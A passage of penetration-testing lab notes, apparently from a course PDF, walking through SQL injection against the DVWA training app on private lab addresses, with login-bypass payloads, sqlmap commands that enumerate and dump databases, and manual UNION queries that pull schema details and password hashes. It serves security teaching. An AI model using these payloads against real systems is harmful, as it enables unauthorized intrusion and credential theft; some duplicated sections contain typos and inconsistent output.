
- can use some Comments

- `or 1=1 --`

- `'or '1='1' --`

- `'or '1='1' ((`


- `'or '1='1' #`




- `SELECT * FROM user WHERE username = "admin" AND password = admin'`

- `SELECT * FROM user WHERE username = " or 1=1 -- " AND password ='`

f) Automated SQL injection using some tools:



- Download netsparker to scan web site



- Take the vulnerable url




## Brute Force

First, input any username and password which are wrong, here we input 123 and 456:



submit it and switch to the "Resend" tab.



g) Automated SQL injection using SQLmap:

**Automate SQL Injection using sqlmap | data retrieval**

sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

- u **URL** Target url
- r **COOKIE** URL Encode generated cookie injections
- d **TABLE** Dump DBMS database table entries
- D **DB** DBMS database to enumerate
- T **TABLE** DBMS database table to enumerate
- u **USER** DBMS user to enumerate

A SQL Injection Tool  
**sqlmap**

- Take the cookie using the temper data plugin

Request Header	Request Header Value	Response Header	Response Header Value
Host	192.168.1.4	Status	OK - 200
User-Agent	Mozilla/5.0 (X11; Linux i686; rv:...	Date	Sat, 17 Aug 2013 21:51:02 GMT
Accept	text/html,application/xhtml+xml...	Server	Apache/2.2.14 (Unix) DAV/2 mo...
Accept-Language	en-US,en;q=0.5	X-Powered-By	PHP/5.3.1
Accept-Encoding	gzip, deflate	Expires	Tue, 23 Jun 2009 12:00:00 GMT
Referer	http://192.168.1.4/vulnerabilities...	Cache-Control	no-cache, must-revalidate
Cookie	PHPSESSID=bodgea7g3fge1fbr...	Pragma	no-cache
Connection	keep-alive	Content-Length	4388
		Keep-Alive	timeout=5, max=100
		Connection	Keep-Alive
		Content-Type	text/html; charset=utf-8


- Take the url of the website



- Go application, backtrack, exploitation tools, web exploitation tools, sqlmap


Write the command

```
# python sqlmap.py -u 'url' --cookie 'cookie' --dbs
```



```
root@kali:~/pentest/database# python sqlmap.py -u 'http://192.168.1.4/vulnerabilities/sqli/?id=1&Submit=Submit#' --cookie 'PHPSESSID=bodqea7g3fge1f8pr4vo5j1vq1; security=low' --dbs
```


- We will get all the databases



```
[19:05:01] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.3.1, Apache 2.2.14
back-end DBMS: MySQL 5.5
[19:05:01] [INFO] fetching database names
available databases [0]:
[*] cdcol
[*] dvwa
[*] information_schema
[*] mysql
[*] phpmyadmin
[*] test


[19:05:01] [INFO] fetched data logged to text files under '/pentest/database'
[*] shutting down at 19:05:01
```

- Change the command to put the data base name and show the tables in that database



```
root@kali:~/pentest/database# python sqlmap.py -u 'http://192.168.1.4/vulnerabilities/sqli/?id=1&Submit=Submit#' --cookie 'PHPSESSID=bodqea7g3fge1f8pr4vo5j1vq1; security=low' -D dvwa --table
```

- Change the command to put the data base name and table name and to show the users in that database



```
root@kali:~/pentest/database# python sqlmap.py -u 'http://192.168.1.4/vulnerabilities/sqli/?id=1&Submit=Submit#' --cookie 'PHPSESSID=bodqea7g3fge1f8pr4vo5j1vq1; security=low' -T users -C column
```

- Put the command to show all users information


```
Column      Type
-----
avatar     varchar(15)
first_name varchar(15)
last_name  varchar(15)
password   varchar(32)
user       varchar(15)
user_id    int(6)

19:05:52 [INFO] fetched data logged to text files under /pentest/database/sqlmap/output/192.168.1.4'
*! shutting down at 19:05:52

root@kali:~/pentest/database/sqlmap# python sqlmap.py -u 'http://192.168.1.4/vulnerabilities/sqli/?id=1&Submit=Submit#' --cookie 'PHPSESSID=bodqea7g3fge1f8pr4vo5j1g1; security=low' -U avatar --dump
```

- It will ask if he has to do dictionary attack, answer yes

h) Automated SQL injection using SQLmap:



- Take the cookie using the temper data plugin



- Take the url of the website



- Go application, backtrack, exploitation tools, web exploitation tools, sqlmap

Write the command

```
# python sqlmap.py -u 'url' -cookie 'cookie' --dbs
```

```
root@bt:~/pentest/database/sqlmap# python sqlmap.py -u 'http://192.168.1.4/vulnerabilities/sqli/?id=1&Submit=Submit#' --cookie 'PHPSESSID=bodqea7g3fpe1f8pr4vo5j1vq1; security=low' --dbs
```

- We will get all the databases

```
[19:05:01] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.3.1, Apache 2.2.14
back-end DBMS: MySQL 5.5
[19:05:01] [INFO] fetching database names
available databases [6]:
[*] cdcol
[*] dwva
[*] information_schema
[*] mysql
[*] phpmyadmin
[*] test

[19:05:01] [INFO] fetched data logged to text files under '/pentest/database/sqlmap/output/192.168.1.4'
[*] shutting down at 19:05:01
```

- Change the command to put the data base name and show the tables in that database

```
root@bt:~/pentest/database/sqlmap# python sqlmap.py -u 'http://192.168.1.4/vulnerabilities/sqli/?id=1&Submit=Submit#' --cookie 'PHPSESSID=bodqea7g3fpe1f8pr4vo5j1vq1; security=low' -D dwva --table
```

- Change the command to put the data base name and table name and to show the users in that database

```
root@bt:~/pentest/database/sqlmap# python sqlmap.py -u 'http://192.168.1.4/vulnerabilities/sqli/?id=1&Submit=Submit#' --cookie 'PHPSESSID=bodqea7g3fpe1f8pr4vo5j1vq1; security=low' -T users --column
```

- Put the command to show all users information

```
.....
Column | Type
.....
avatar | varchar(30)
first_name | varchar(15)
last_name | varchar(15)
password | varchar(32)
user | varchar(15)
user_id | int(6)
.....


[19:05:32] [INFO] fetched data logged to text files under '/pentest/database/sqlmap/output/192.168.1.4'
[*] shutting down at 19:05:32

root@bt:~/pentest/database/sqlmap# python sqlmap.py -u 'http://192.168.1.4/vulnerabilities/sqli/?id=1&Submit=Submit#' --cookie 'PHPSESSID=bodqea7g3fpe1f8pr4vo5j1vq1; security=low' -U avatar --dump
```

- It will ask if he has to do dictionary attack, answer yes



## j) Advanced SQL Commands:



- Sometimes we cant use the SQL injection tool because of the firewall. So you need to depend on yourself manually. You need to know the no of columns in the table and through this way you can run the commands on the server. We will use the technique order by.
- Make the security medium in DVWA
- Go to SQL injection and put query by entering user id

<http://192.168.52.134/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#>



- After user id, put the order by (n0) --, ie 5—then decrease it

<http://192.168.52.134/dvwa/vulnerabilities/sqli/?id=2 order by 5-- &Submit=Submit#>

You will get error

- It will work when order by 2--, so there is 2 columns

<http://192.168.52.134/dvwa/vulnerabilities/sqli/?id=2 order by 2-- &Submit=Submit#>

- We want to know the affected column, so we can run the commands we want to run, so we will use union select. We can download tool called hack bar to write the commands

<http://192.168.52.134/dvwa/vulnerabilities/sqli/?id=2 union select 1,2-- &Submit=Submit#>



- The affected column is 2

## Vulnerability: SQL Injection

**User ID:**

```

ID: 1 union select 1,2--
First name: admin
Surname: admin

ID: 1 union select 1,2--
First name: 1
Surname: 2
  
```

- To know the database, write

[http://192.168.52.134/dvwa/vulnerabilities/sqli/?id=2 union select 1,database\(\)-- &Submit=Submit#](http://192.168.52.134/dvwa/vulnerabilities/sqli/?id=2 union select 1,database()-- &Submit=Submit#)

**User ID:**

```

ID: 2 union select 1,database()--
First name: Gordon
Surname: Brown

ID: 2 union select 1,database()--
First name: 1
Surname: dvwa
  
```

- To know the user, write

[http://192.168.52.134/dvwa/vulnerabilities/sqli/?id=2 union select 1,user\(\)-- &Submit=Submit#](http://192.168.52.134/dvwa/vulnerabilities/sqli/?id=2 union select 1,user()-- &Submit=Submit#)

# Vulnerability: SQL Injec

**User ID:**

```
ID: 2 union select 1,user()--  
First name: Gordon  
Surname: Brown  
  
ID: 2 union select 1,user()--  
First name: 1  
Surname: root@localhost
```

- To know the version


[http://192.168.52.134/dvwa/vulnerabilities/sqli/?id=2 union select 1,version\(\)-- &Submit=Submit#](http://192.168.52.134/dvwa/vulnerabilities/sqli/?id=2 union select 1,version()-- &Submit=Submit#)

**User ID:**

```
ID: 2 union select 1,version()--  
First name: Gordon  
Surname: Brown  
  
ID: 2 union select 1,version()--  
First name: 1  
Surname: 5.0.51a-3ubuntu5
```

- To query the data in the SQL database

[http://192.168.52.134/dvwa/vulnerabilities/sqli/?id=2 UNION select distinct\(table\\_schema\), null FROM information\\_schema.tables --&Submit=Submit#](http://192.168.52.134/dvwa/vulnerabilities/sqli/?id=2 UNION select distinct(table_schema), null FROM information_schema.tables --&Submit=Submit#)



User ID:

```
ID: 1 UNION select distinct(table_schema), null FROM information_schema.tables--
First name: admin
Surname: admin

ID: 1 UNION select distinct(table_schema), null FROM information_schema.tables--
First name: information_schema
Surname:

ID: 1 UNION select distinct(table_schema), null FROM information_schema.tables--
First name: dvwa
Surname:

ID: 1 UNION select distinct(table_schema), null FROM information_schema.tables--
First name: mysql
Surname:

ID: 1 UNION select distinct(table_schema), null FROM information_schema.tables--
First name: owasp10
Surname:

ID: 1 UNION select distinct(table_schema), null FROM information_schema.tables--
First name: tikiwiki
Surname:

ID: 1 UNION select distinct(table_schema), null FROM information_schema.tables--
First name: tikiwiki195
Surname:
```

- To see the tables in the database DVWA <http://192.168.52.134/dvwa/vulnerabilities/sqli/?id=2> union select table\_name, null from information\_schema.tables where table\_schema=dvwa -- &Submit=Submit#
- But you need to encode dvwa

<http://192.168.52.134/dvwa/vulnerabilities/sqli/?id=2> union select table\_name, null from information\_schema.tables where table\_schema=0x64767761 -- &Submit=Submit#

## Vulnerability: SQL Injection

User ID:

```
ID: 2 union select table_name, null from information_schema.tables where table_schema=0x64767761 --
First name: Gordon
Surname: Brown


ID: 2 union select table_name, null from information_schema.tables where table_schema=0x64767761 --
First name: guestbook
Surname:

ID: 2 union select table_name, null from information_schema.tables where table_schema=0x64767761 --
First name: users
Surname:
```

```
• union select table_name,null from information_schema.tables where
table_schema=dvwa
```

```
• union select table_name,null from information_schema.tables where
table_schema=0x64767761
```

- To see the users in the database DVWA <http://192.168.52.134/dvwa/vulnerabilities/sqli/?id=2> union select first\_name, password from dvwa.users -- &Submit=Submit#



## Vulnerability: SQL Injection

User ID:

```
ID: 1 union select first_name, password from dvwa.users--  
First name: admin  
Surname: admin
```

```
ID: 1 union select first_name, password from dvwa.users--  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```


```
ID: 1 union select first_name, password from dvwa.users--  
First name: Gordon  
Surname: e99a18c428cb38d5f260853678922e03
```

```
ID: 1 union select first_name, password from dvwa.users--  
First name: Hack  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
```

```
ID: 1 union select first_name, password from dvwa.users--  
First name: Pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
```

